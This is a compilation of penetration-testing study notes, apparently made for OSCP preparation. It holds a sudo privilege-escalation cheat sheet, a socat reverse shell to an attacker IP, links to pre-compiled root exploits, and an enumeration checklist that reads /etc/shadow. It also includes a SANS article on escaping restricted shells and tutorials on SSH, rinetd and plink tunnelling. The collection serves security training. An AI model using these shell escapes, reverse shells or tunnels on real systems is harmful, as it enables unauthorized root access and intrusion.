user to edit any system files such as /etc/passwd and so on. certain binary programs lead to privilege escalation. In the following command we have assign sudo rights to the following program which can be run as root user.
usertest ALL= (root) NOPASSWD: usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi

Spawn shell using Perl one-liner
At the time of privilege, escalation phase executes below command to view sudo user list.
sudo -l
Now you can observe the text is showing that the usertest can run Perl language program or script as root user. (/usr/bin/perl) Therefore we got root access by executing Perl one-liner.
perl -e 'exec "/bin/bash";'

Spawn shell using Python one-liner
requires that the user can run the python language or script as root user. (/usr/bin/python) this can be determined by running
sudo -l
thus we can aquire root access by executing the python one-liner
python -c 'import pty;pty.spawn("/bin/bash")'

Spawn shell using Less Command
requires that the user can run the less command as root user. (usr/bin/less) this can be determined by running
sudo -l
Hence we obtained root access by executing following
sudo less /etc/hosts
It will open requested system file for editing, BUT for spawning root shell type !bash as shown below and hit enter.
!bash
You will get root access.

Spawn shell using AWK one-liner
requires that the user can run the AWK language program or script as root user. (usr/bin/awk) this can be determined by running
sudo -l
Therefore we obtained root access by executing AWK one-liner.
sudo awk 'BEGIN {system("/bin/bash")}'

Spawn shell using Man Command (Manual page)
requires that the user can run the less command as root user. (usr/bin/man) this can be determined by running
sudo -l
sudo man man
It will be displaying Linux manual pages for editing, BUT for spawning root shell type !bash as presented below and hit enter, you get root access as done above using Less command.
!bash
You will get root access.

Spawn Shell Using FTP
get root access through FTP with the help of following commands:
sudo ftp
! /bin/bash
whoami

or
! /bin/sh
id
whoami
> root

Spawn Shell Using Socat
get root access through socat with the help of following commands. Execute below command on the attacker's terminal in order to enable listener for reverse connection.
socat file:`tty`,raw,echo=0 tcp-listen:1234
Then run the following command on victim's machine and you will get root access on your attacker machine.
socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.105:1234
id
whoami
> root

Finding exploit code
http://www.exploit-db.com
http://1337day.com
http://www.securiteam.com
http://www.securityfocus.com
http://www.exploitsearch.net
http://metasploit.com/modules/
http://securityreason.com
http://seclists.org/fulldisclosure/
http://www.google.com

Finding more information regarding the exploit
http://www.cvedetails.com
http://packetstormsecurity.org/files/cve/[CVE]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
http://www.vulnview.com/cve-details.php?cvename=[CVE]

(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk
http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/

Useful commands

[+] Remove text using sed

cat SSL_Hosts.txt | sed -r 's/\ttcp\t/:/g'

[+] Port forwarding using NCAT

ncat -lvkp 12345 -c "ncat --ssl 192.168.0.1 443"

[+] Windows 7 or later, build port relay

C:\> netsh interface portproxy add v4tov4 listenport=<LPORT> listenaddress=0.0.0.0 connectport=<RPORT> connectaddress=<RHOST>

[+] Grab HTTP Headers

curl -LIN <host>

[+] Quickly generate an MD5 hash for a text string using OpenSSL

echo -n 'text to be encrypted' | openssl md5

[+] Shutdown a Windows machine from Linux

net rpc shutdown -I ipAddressOfWindowsPC -U username%password

[+] Conficker Detection with NMAP

nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-RANGES

[+] Determine if a port is open with bash

(: </dev/tcp/127.0.0.1/80) &>/dev/null && echo "OPEN" || echo "CLOSED"

From <https://guide.offsecnewbie.com/6-linux-commands>

2. Post Exploit enumeration checklists

10th June, 2015

Windows:

```
date /t
time/t
hostname
whoami (or echo %username%)
ipconfig
dir
type proof.txt
type network-secret.txt
systeminfo
net users
net localgroup administrators
ipconfig -all
route print
arp -a
netstat -ano
tasklist /svc
net start
net share
net use
```

Linux:

```
date
whoami
id
```

```
hostname
/sbin/ifconfig
pwd
ls -l
cat proof.txt
cat network-secret.txt
cat /etc/issue
uname -a
cat /etc/passwd
cat /etc/group
cat /etc/shadow
cat /etc/sudoers
ls -alh /var/mail/
ls -ahlR /root/
ls -ahlR /home/
who
w
last
/sbin/ifconfig -a
cat /etc/network/interfaces (or cat /etc/sysconfig/network)
arp -e
/sbin/route -nee
```

From <https://whitedome.com.au/re4son/2-post-exploit-enumeration-checklist-windows/>

Escaping Restricted Shells

Wednesday, January 2, 2019 9:17 PM

- Resources
- Training
- Events
- Certification
- Instructors
- About

SANS Penetration Testing

06 Jun **2012**

Escaping Restricted Linux Shells

6 comments Posted by eskoudis
Filed under Linux, Shell Fu

[Editor's Note: On the GPWN mailing list for SANS Pen Test Course Alumni a few months ago, we had a nice, lively discussion about techniques penetration testers and ethical hackers could use to escape a restricted shell environment. A lot of nifty techniques were offered in what amounted to an interactive brainstorming session on the list. Doug Stilwell offered to write an article based on the discussion and his own experience. I really like what he's come up with, and I think it'll be a handy reference for folks who find themselves facing a restricted shell in a pen test and need to get deeper access into the target system. Thanks for the cool article, Doug! -Ed.]

By Doug Stilwell

@lepwn

Introduction

Last year I was approached by a systems engineer and he offered me a steak dinner if I could escape the restricted shell he had set up on a Linux server. The restricted shell was being created due to a request from the development group needing access to certain servers for troubleshooting, and he wanted to restrict what they could do. I don't know about most of you, but a challenge alone from one of my colleagues is more than enough to get me going, but a steak dinner? Where do I sign?! The only thing better would have been a case of beer! I wasn't very familiar with restricted shells so off to Google I went for some assistance. It didn't take long before I noticed there was a lack of information on the topic. Information was scattered and most resources were not very descriptive. In addition to internet research, I also consulted the SANS GPWN e-mail distribution list to see if anybody had any cool tricks. It turns out, they did, but the consensus was that they'd like to see an article published covering this topic.

Scope

The purpose of this article is to create a better resource for penetration testers to assist them when confronted with a restricted shell. In no way will this be an exhaustive account of all techniques, but instead, I'm going to cite several of the most applicable and effective techniques in this handy reference document.

This article is not going to cover defending restricted shell attacks, focus on specific flavors of Linux, nor is it going to cover every restricted shell since they can be configured many ways. Therefore, command line syntax may differ depending on the version of Linux you're familiar with. I will focus mainly on the techniques themselves. Of course, if you find a way to exploit a running process to escalate your privileges, then there is no need to escape the shell.

A Restricted Shell... What Is It?

It limits a user's ability and only allows them to perform a subset of system commands. Typically, a combination of some or all of the following restrictions are imposed by a restricted shell:

- Using the 'cd' command to change directories.
- Setting or unsetting certain environment variables (i.e. SHELL, PATH, etc...).
- Specifying command names that contain slashes.
- Specifying a filename containing a slash as an argument to the '.' built-in command.
- Specifying a filename containing a slash as an argument to the '-p' option to the 'hash' built-in command.
- Importing function definitions from the shell environment at startup.
- Parsing the value of SHELLOPTS from the shell environment at startup.
- Redirecting output using the '>', '>|', '', '>&', '&>', and '>>' redirection operators.
- Using the 'exec' built-in to replace the shell with another command.
- Adding or deleting built-in commands with the '-f' and '-d' options to the enable built-in.
- Using the 'enable' built-in command to enable disabled shell built-ins.
- Specifying the '-p' option to the 'command' built-in.
- Turning off restricted mode with 'set +r' or 'set +o restricted'.

Since business needs override security a good portion of the time, it's possible that some of the above restrictions are relaxed. So do not assume that these restrictions are set in stone. I suggest you QC the quality of the restricted shell.

Reconnaissance

The first step should be to gather a little information. You'll need to know your environment. Run the 'env' command to understand how your profile is configured. You'll see which shell you're running and where your PATH is pointing to. Once you know what your PATH is, list the contents of the directory (i.e. 'ls /usr/local/rbin') to see which commands are present. It is possible you may not be able to run the 'ls' command. If not, you can use the 'echo' command with an asterisk to 'glob' directory contents if it's available:

```
echo /usr/local/rbin/*
```

You can continue on through the file system using this command to help you find other files and commands. Basically, you'll be armed with built-in shell commands as well as the ones listed in your PATH. This is your arsenal for attacking the restricted shell, but there may be exceptions as we'll find out. Once you know which commands you can execute, research each one of them to see if there are known shell escapes associated with them. Some of the techniques we're about to get into can be combined together.

Change PATH or SHELL Environment Variables

Type 'export -p' to see the exported variables in the shell. What this will also show you is which variables are read-only. You'll note that most likely the PATH and SHELL variables are '-rx', which means you execute them, but not write to them. If they are writeable, then you can start giggling now as you'll be able to escape the restricted shell in no time! If the SHELL variable is writeable, you can simply set it to your shell of choice (i.e. sh, bash, ksh, etc...). If the PATH is writeable, then you'll be able to set it to any directory you want. I recommend setting it to one that has commands vulnerable to shell escapes.

Copying Files

If you're able to copy files into your PATH, then you'll be able to bypass the forward slash restriction. The sky is the limit at this point as you can copy commands into the PATH that have known shell escapes. You can also write your own script, copy it to the PATH, and execute it.

Another technique is to try and copy files to your home directory and execute them from there. Execution will be difficult as you will have to use './' in order to get it to run, and as we already know, it will fail since the restricted shell will not allow the use of a forward slash. Keep in mind, you may be able to get the commands you copy to your home directory to run if you're able to couple it with another command that has a shell escape.

Other ways you may be able to copy files or get access to them include mounting a device or file system. You may also be able to copy them to your system using a program that can copy files such as SCP or FTP.

Try to find directories other than your PATH where you can execute commands from. If you have write access to them, you can copy commands here and may be able to execute them.

Lastly, consider creating a symbolic link in a directory where you have write access and the ability to run commands

Editors

One of the most well documented techniques is to spawn a shell from within an editor such as 'vi' or 'vim'. Open any file using one of these editors and type the following and execute it from within the editor:

`:set shell=/bin/bash`
Next, type and execute:

`:shell`
Another method is to type:

`:! /bin/bash`
If either of these works, you will have an unrestricted shell from within the editor. Most modern restricted shells already defend against this hack, but it's always worth a shot. You may be working from a restricted editor such as rvi or rvim, which will almost certainly stop a shell from spawning. Also, try different shells with this technique and ones that follow as some restricted shells may block 'sh' or 'bash'.

Awk Command

If you can run 'awk', you can attempt to execute a shell from within it.

Type the following:

`awk 'BEGIN {system("/bin/sh")}'`
If successful, you'll see an unrestricted shell prompt!

Find Command

If the 'find' command is present, you can attempt to use the '-exec' function within it.

Type the following:

`find / -name blahblah -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;`
Again, if successful, you'll see a blinking cursor at an unrestricted shell prompt! Note that in the above example, you are able to call the 'awk' command even if it is not present in our PATH. This is important because you are able to bypass the restriction of only being permitted to execute commands in your PATH. You are not limited to the 'awk' command.

More, Less, and Man Commands

There is a known escape within these commands. After you use the 'more', 'less', or 'man' command with a file, type '!' followed by a command. For instance, try the following once inside the file:

`'! /bin/sh'`
`'!/bin/sh'`

`'!bash'`

Like the shell escape in 'awk' and 'find', if successful, you'll be sitting at an unrestricted shell prompt. Note you can try different shells, and the space after the '!' may not matter.

Tee Command

If you do not have access to an editor, and would like to create a script, you can make use of the 'tee' command. Since you cannot make use of '>' or '>>', the 'tee' command can help you direct your output when used in tandem with the 'echo' command. This is not a shell escape in of itself, but consider the following:

```
echo "evil script code" | tee script.sh
```

You will be able to create a file called script.sh in your home directory and add your script code to the file. Once the file is created, use the 'tee -a' option for all subsequent commands as the '-a' allows you to append to the file rather than overwrite the file.

Favorite Language?

Try invoking a SHELL through your favorite language:

- python: exit_code = os.system('/bin/sh') output = os.popen('/bin/sh').read()
- perl -e 'exec "/bin/sh";'
- perl: exec "/bin/sh";
- ruby: exec "/bin/sh"
- lua: os.execute('/bin/sh')
- irb(main:001:0> exec "/bin/sh"

Most likely, you will not be able to execute any of these, but it's worth a shot in case they're installed.


Files Executed in Unrestricted Mode?

Some restricted shells will start by running some files in an unrestricted mode before the restricted shell is applied. If your .bash_profile is executed in an unrestricted mode and it's editable, you'll be able to execute code and commands as an unrestricted user.

Conclusion

This article is far from conclusive on techniques used to escape restricted shells, but hopefully it was informative and helped you learn some new tricks. What I've come to discover is that there are many ways to attack a restricted shell. You truly are only limited by your imagination. I encourage everyone to try these methods and expand on them and develop new techniques!

Earlier, I mentioned a steak dinner was offered to me if I was able to break out of this custom restricted shell created by an engineer. I was successfully able to break out of it using multiple techniques, but when I asked him for the steak dinner, he came up with an excuse on why he wouldn't do it. I'm considering another approach:



Original comic from xkcd by Randall Munroe

Other Sources

I'd like to thank Mike Cripps and Warren Barkalow, my coworkers, for reviewing my article and providing valuable feedback. I'd also like to acknowledge and thank the folks on the GPWN list for their great input and brainstorming, especially Sterling Thomas, Jesse Bowling, and Miika Turkia.

http://www.gnu.org/s/bash/manual/html_node/The-Restricted-Shell.html

http://linuxshellaccount.blogspot.com/2008/05/restricted-accounts-and-vim-tricks-in.html

http://www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,8664.0/

Thanks for reading!

Doug Stilwell - https://twitter.com/@lepwn

Pen Test Cheat Sheets:

- Metasploit
- PowerShell
- Scapy
- Nmap
- Netcat

Upcoming SANS Special Event - 2018 Holiday Hack Challenge


SANS Holiday Hack Challenge - KringleCon 2018

- Free SANS Online Capture-the-Flag Challenge
- Our annual gift to the entire Information Security Industry
- Designed for novice to advanced InfoSec professionals
- Fun for the whole family!!
- Build and hone your skills in a fun and festive roleplaying like video game, by the makers of SANS NetWars
- Learn more: www.kringlecon.com
- Play previous versions from free 24/7/365: www.holidayhackchallenge.com

Player Feedback!

- *"On to level 4 of the #holidayhackchallenge. Thanks again @edskoudis / @SANSPenTest team."* - @mikehodges
- *"#SANSHolidayHack Confession — I have never used python or scapy before. I got started with both today because of this game! Yay!"* - @tww2b
- *"Happiness is watching my 12 yo meet @edskoudis at the end of #SANSHolidayHack quest. Now the*

gnomes #ProudHackerPapa" - @dnlongen



Permalink | Comments RSS Feed - Post a comment | Trackback URL

6 Comments

Posted June 11, 2012 at 5:40 PM | Permalink | Reply

mihi

Another nice way I once used with rbash:

if HISTFILE and HISTSIZE are not readonly, your PATH points to a directory with an executable you can write to, but your commands are really limited so there is no command that can overwrite files for you,

you can set HISTFILE to the file you want to overwrite, set HISTSIZE to 0 and then back to 100, then execute the lines you want in your shell script (start with a shebang line of an unrestricted shell), then log out.

rbash will write the history file to the place HISTFILE points to and on next relogin you can execute it: it will remain executable if it was before.

Posted June 12, 2012 at 2:00 PM | Permalink | Reply

Ed Skoudis

Cool approach, mihi! Thanks for sharing.

""Ed.

Posted July 12, 2012 at 4:28 PM | Permalink | Reply

Will

It seems to me, unless it's locked down at the API level its never going to be effective. Using SELinux to restrict what a user can do would be much more effective and isn't dependent on locking down individual shell utilities.

Posted August 11, 2012 at 3:07 PM | Permalink | Reply

Defense Pens

Well informative post. thanks for share.

Posted October 1, 2014 at 11:42 PM | Permalink | Reply

Jim

Does your friend not know that any true restricted shell begins with a ''chroot'?

The chroot / should only contain the programs/libraries/files required to whatever the restricted user needs to do, and nothing else.

There most certainly should not any other shells located in the chroot directory.

Posted October 24, 2014 at 2:34 PM | Permalink | Reply

Bram Mertens

The find exploit is easier than documented. You don't need awk at all.

Simply run

find /etc -name passwd exec /bin/bash \\;

Note also that the file you search for needs to exist or the exec is not executed.

It would be useful to add instructions on how to block each of these as well.

Post a Comment

***Name**
***Email**
Website
***Comment**
Captcha

***Response**

* Indicates a required field.

Subscribe to SANS Newsletters

Join the SANS Community to receive the latest curated cyber security news, vulnerabilities and mitigations, training opportunities, and our webcast schedule.

Share

ShareFacebookTwitterGoogle+LinkedInEmail

Categories

- Advanced Web App Pentesting (2)
- Anomaly Analysis (1)
- Anti-Virus Evasion (7)

- Backdoor (2)
- Bash (11)
- Challenge Coins (1)
- Challenges (27)
- Cheatsheet (9)
- cloud (2)
- Command Line Kung Fu (17)
- Conferences (4)
- Cryptography (4)
- CyberCity (1)
- Databases (1)
- Enumeration (2)
- Exploit Development (4)
- File Analysis (2)
- fuzzing (1)
- Infrastructure (4)
- Introduction (3)
- Legal Issues (1)
- Linux (2)
- Metasploit (9)
- Methodology (48)
- Mobile (21)
- Network Devices (3)
- Nmap (2)
- Passwords (7)
- Post Exploitation (13)
- Posters (23)
- PowerShell (8)
- Presentations (10)
- Protocol Analysis (1)
- Python (20)
- Quiz (2)
- Recon (1)
- Reporting (4)
- Scanning (7)
- scapy (3)
- Shell Fu (5)
- Summit (1)
- web pen testing (17)
- Welcome (2)
- wireless (5)

Recent Posts

- Using gdb to Call Random Functions!
- SANS Pen Test Poster: Pivots Payloads Boardgame
- The Secrets in URL Shortening Services
- SANS Pen Test Challenge Coin: SEC460
- SANS Cheat Sheet: Python 3

Archives

Links

- Log in
- Entries RSS

- Comments RSS

Latest Blog Posts

Using gdb to Call Random Functions!

December 11, 2018 - 8:16 PM

SANS Pen Test Poster: Pivots Payloads Boardgame

October 02, 2018 - 6:30 PM

The Secrets in URL Shortening Services

August 30, 2018 - 2:49 PM

Latest Tweets @SANSPenTest

SANS | @KringleCon 2018 Our free virtual hacker conference [...]

December 31, 2018 - 6:35 PM

SANS | @KringleCon 2018 - Talks Watch (25) short educationa [...]

December 31, 2018 - 2:45 PM

SANS | Cheat Sheet PowerShell by @SANSPenTest Download 2-p [...]

December 28, 2018 - 8:02 PM

Latest Papers

Don't Knock Bro

By Brian Nafziger

A Swipe and a Tap: Does Marketing Easier 2FA Increase Adoption?

By Preston Ackerman

All-Seeing Eye or Blind Man? Understanding the Linux Kernel Auditing System

By David Kennel

"This is the best hands-on course available anywhere."

- Whitney Janes, FedEx

"Ed Skoudis is the best teacher I've ever had. He is 100% competent and professional."

- Petra Klein, FRA

"This was by far the best course I have ever taken."

- Peter Lombars, Intrucom Inc.

- Resources
- Courses
- Events
- Certification
- Instructors
- About

From <https://pen-testing.sans.org/blog/pen-testing/2012/06/06/escaping-restricted-linux-shells>

Port Forwarding

Wednesday, January 2, 2019 9:20 PM

Port forwarding, or tunneling, is a way to forward otherwise insecure TCP traffic through SSH Secure Shell. You can secure for example POP3, SMTP and HTTP connections that would otherwise be insecure.

There are two kinds of port forwarding: local and remote forwarding. They are also called outgoing and incoming tunnels, respectively.
Local port forwarding forwards traffic coming to a local port to a specified remote port. For example, all traffic coming to port 1234 on the client could be forwarded to port 23 on the server (host).
Note: The value of localhost is resolved after the Secure Shell connection has been established -- so when defining local forwarding (outgoing tunnels), localhost refers to the server (remote host computer) you have connected to.
Remote port forwarding does the opposite: it forwards traffic coming to a remote port to a specified local port. For example, all traffic coming to port 1234 on the server (host) could be forwarded to port 23 on the client (localhost).

Local port forwarding

Accessing a service (in this example SSH port tcp/22, but it could be anything like a web server on tcp/80) on a machine at work (172.16.10.10) from your machine at home (192.168.10.10), simply by connecting to the server work.example.org at work :

```
$ ssh user@work.example.org -L 10000:172.16.10.10:22
```

We see the service is available on the loopback interface only, listening on port tcp/10000 :

```
$ netstat -tunelp | grep 10000
tcp 0 0 127.0.0.1:10000 0.0.0.0:* LISTEN 1000 71679 12468/ssh
```

From your home machine, you should be able to connect to the machine at work :

```
$ ssh root@localhost -p 10000
```

Local port forward for anyone at home !

If you want other people on your home subnet to be able to reach the machine at work by SSH, add the option -g :

```
$ ssh user@work.example.org -L 10000:172.16.10.10:22 -g
```

We now see the service is available on all interfaces on your home computer, available for anyone to connect to on the local subnet :

```
$ netstat -tunelp | grep 10000

tcp 0 0 0.0.0.0:10000 0.0.0.0:* LISTEN 1000 72265 12543/ssh
```

Anyone on your local subnet should be able to connect to the machine at work by doing this :

```
$ ssh root@192.168.10.10 -p 10000
```

Remote port forwarding

Giving access to a service (SSH port tcp/22) on your home machine (192.168.10.10) to people at work

```
$ ssh user@work.example.org -R 10000:192.168.1.10:22
```

We see on our server at work (on the loopback interface on port tcp/10000) that we have access to our SSH server at home :

```
work.example.org$ netstat -tunelp | grep 10000

tcp 0 0 127.0.0.1:10000 0.0.0.0:* LISTEN 0 73719534 3809/1
```

People logged in on the machine work.example.org now should be able to SSH into your home machine by doing :

```
work.example.org$ ssh user@localhost -p 10000
```

Remote port forwarding for anyone at work !

If you want everybody on the subnet at work to be able to SSH into your home machine, there's no -g option for remote forward, so you need to change the SSH configuration of work.example.org, add to sshd_config :

```
GatewayPorts yes
```

Connect just as before :

```
home$ ssh user@work.example.org -R 10000:192.168.1.10:22
```

Now, it's listening on all interfaces on the server at work :

```
work.example.org$ netstat -tunelp | grep 10000

tcp 0 0 0.0.0.0:10000 0.0.0.0:* LISTEN 0 73721060 4426/1
```

Anyone at work can now connect to your home machine by SSH via the server :

anyone.example.org$ ssh anyone@work.example.org -p 10000

Notes

-- You would need to log in as root if you want services to listen on a port < 1024.
-- Don't forget to open necessary ports on any firewall either at home or work.
-- Unfortunately you can only forward services running on TCP, but there's a way to forward UDP through SSH using netcat

##############

A better general form for local port forwarding is:
ssh user@remote -T -L [local_IP:]lport:remote_IP:rport
-T: Suppresses login terminal on remote system
local_IP: Specify interface to listen for connections. Allows finer grained control on which interfaces connections are accepted, if system is multi-homed host.
-g appears to be equivalent to listening on local_IP 0.0.0.0
-L can be specified more than once, so you can specify multiple local_IP/lport values to forward on a single command line

From <http://hackingandsecurity.blogspot.com/2016/05/howto-use-ssh-local-and-remote-port.html>

Hello everyone!

This is going to be my last post regarding my OSCP preparation in terms of "studying material". I reckon now I have a solid foundation which will be very helpful when I start the PWK. In the meantime, I have been working in the local lab and already captured the flag of 20 devices out of 69. It has been a very nice experience and I have been able to apply the concepts I learnt as well as keep the motto " try harder" alive. It is all about it at the end of the day. If you got into a rabbit hole, take a break and come back fresh to it in the next day and start again. Learning how to manage the frustration of not getting it plays a big part in this process. I will try to post a few walkthroughs which I found useful and I guess it will be good since they are not from Vulnhub or HTB. Something different!! ☺


Port Forwarding

We can use port forward to redirect traffic to a particular host and port in case there is any firewall in the traffic flow.

For example, suppose you want to access a particular machine on port 3389 but the firewall does not allow this port. We can use rinetd to make this port forward.

Rinetd redirects TCP connections from one IP address and port to another. rinetd is a single-process server which handles any number of connections to the address/port pairs specified in the file etc/rinetd.conf. Since rinetd runs as a single process using nonblocking I/O, it is able to redirect a large number of connections without a severe impact on the machine. This makes it practical to run TCP services on machines inside an IP masquerading firewall.

In my environment there is no firewall but I was able to perform a port forward anyway. Suppose there was a firewall, this would be more or less be the topology. ☺



Install rinetd (Kali does come with it):

root@kali:/# apt-get install rinetd

Then edit the /etc/rinetd.conf.

#

bindadress bindport connectaddress connectport

192.168.0.109 4444 192.168.0.112 3389

Then restart rinetd service.

root@kali:/# /etc/init.d/rinetd restart

[ok] Restarting rinetd (via systemctl): rinetd.service.


root@kali:/#

We can check if the our server is listening on port 4444 with netstat.

root@kali:/# netstat -antp | grep 4444

tcp 0 0 192.168.0.109:4444 0.0.0.0:* LISTEN 1111/rinetd

From my "external" machine I will connect using mstc to my kali linux on port 4444.



When trying to connect, we can look at the logs at /var/log/rinetd.log.

root@kali:/# tail -f /var/log/rinetd.log

26/Oct/2018:17:12:08 192.168.0.113 192.168.0.109 4444 192.168.0.112 3389 0 0 opened

26/Oct/2018:17:12:08 192.168.0.113 192.168.0.109 4444 192.168.0.112 3389 19 11 done-remote-closed

Port forward worked and I was able to RDP to the internal server.

SSH Tunneling

SSH port forwarding is a mechanism in SSH for tunneling application ports from the client machine to the server machine, or vice versa. It can be used for adding encryption to legacy applications, going through firewalls, and some system administrators and IT professionals use it for opening backdoors into the internal network from their home machines. It can also be abused by hackers and malware to open access from the Internet to the internal network.

Both local and remote forward can be used in situations where we have a DMZ which have devices that are not routable.

Local Forwarding:

Local forwarding is used to forward a port from the client machine to the server machine. Basically, the SSH client listens for connections on a configured port, and when it receives a connection, it tunnels the connection to an SSH server.

On the vulnerable machine after getting a shell we can transfer a windows software called plink which can be used to create reverse ssh tunnels.

root@kali:/# find /usr/share/windows-binaries/ -name “plink.exe”

/usr/share/windows-binaries/plink.exe

Once the file is transferred we can run the plink command to create the reverse ssh tunnel. Important thing to remember is that the message “ Store key in cache? (y/n)” did not appear to me so I had to type “y” right after I entered the plink command.

C:\Users\Administrador\Desktop>plink -l jp -pw guessmypwd 192.168.0.109 -R 5555:127.0.0.1:3389

plink -l jp -pw guessmypwd 192.168.0.109 -R 5555:127.0.0.1:3389

y

Linux kali 4.18.0-kali2-amd64 #1 SMP Debian 4.18.10-2kali1 (2018-10-09) x86_64

__ ._____ __ ____ ____ __ __

| | | _ \ | |/ / / \ | | | |

| | | |_) | | ‘ / / ^ \ | | | |

.–. | | | ___/ | < / /_\ \ | | | |

| `–‘ | | | | . \ / _____ \ | `—-.| |

_______/ | _| |__|__\ /__/ __\ |_________||__|

———————————————————————————-

Warning: This system is restricted to private use

authorized users for business purposes only. Unauthorized access

or use is a violation of company policy and the law. This system

may be monitored for administrative and security reasons. By

proceeding, you acknowledge that (1) you have read and understand

this notice and (2) you consent to the system monitoring.

